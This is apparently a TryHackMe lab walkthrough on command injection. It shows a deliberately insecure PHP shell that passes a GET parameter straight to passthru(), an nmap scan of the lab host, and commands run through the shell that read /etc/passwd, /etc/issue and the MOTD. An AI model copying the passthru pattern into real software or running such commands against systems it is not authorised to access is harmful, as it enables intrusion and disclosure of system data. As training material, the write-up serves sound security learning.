
Mark Seliternikov

TryHackMe - OWASP Top 10 - [Severity 1] Injection [Easy]

Command Injection

Scenario: EvilCorp has started development on a web based shell but has accidentally left it exposed to the Internet. It's nowhere near finished but contains the same command injection vulnerability as before! But this time, the response from the system call can be seen on the page! They'll never learn!

The exposed reverse php shell:



We are given this php code of the EvilShell:

```php
<?php

    if (isset($_GET["commandString"])) {
        $command_string = $_GET["commandString"];

        try {
            passthru($command_string);
        } catch (Error $error) {
            echo "<p class=mt-3><b>$error</b></p>";
        }
    }

?>
```

What basically happens is the first if checks if “commandString” is set. If it is it gets passed to $command_string. Then it gets to the important part, the try condition. It executes **passthru()**, which means it executes what gets passed to it and then it returns the output to the browser!

Example:


Output:

I didn't really hack anything, EvilCorp just left an exposed shell and I can do with it whatever I want.
Here's how I knew to try linux commands:


```
└─# cat 10.10.171.86.txt
# Nmap 7.91 scan initiated Sun May 16 04:11:25 2021 as: nmap -sV -vv -oN 10.10.171.86.txt 10.10.171.86
Nmap scan report for 10.10.171.86
Host is up, received reset ttl 63 (0.20s latency).
Scanned at 2021-05-16 04:11:25 EDT for 11s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Before I started the Lab's goal I scanned the machine. You can see that it is running a linux kernel, and the OS is Ubuntu.

When snooping around you can see that in the web's root directory there's a file called "drpepper.txt".




Lets try executing "cat drpepper.txt":



Very important… without this file this whole operation would be pointless… *sarcasm*

Lets see what users exist on the system:



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin
/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr
/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin
/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network Management,,,:/run/systemd/netif:
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run
/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin
/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd
/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false sshd:x:110:65534::/run
/sshd:/usr/sbin/nologin
```

It seems like there are no non-root or non-daemon users running on the system.

Lets see who we are running as:

```
whomai
```

```
www-data
```

(More info: https://askubuntu.com/questions/873839/what-is-the-www-data-user)
Lets check what os of Ubuntu is running:

```
cat /etc/issue
```

```
Ubuntu 18.04.4 LTS \n \l
```

We are also asked to check the MOTD and see what beverage is shown:

```
cat /etc/update-motd.d/00-header
```

```
m)" DR PEPPER MAKES THE WORLD TASTE BETTER!
```

Should’ve guessed. 😂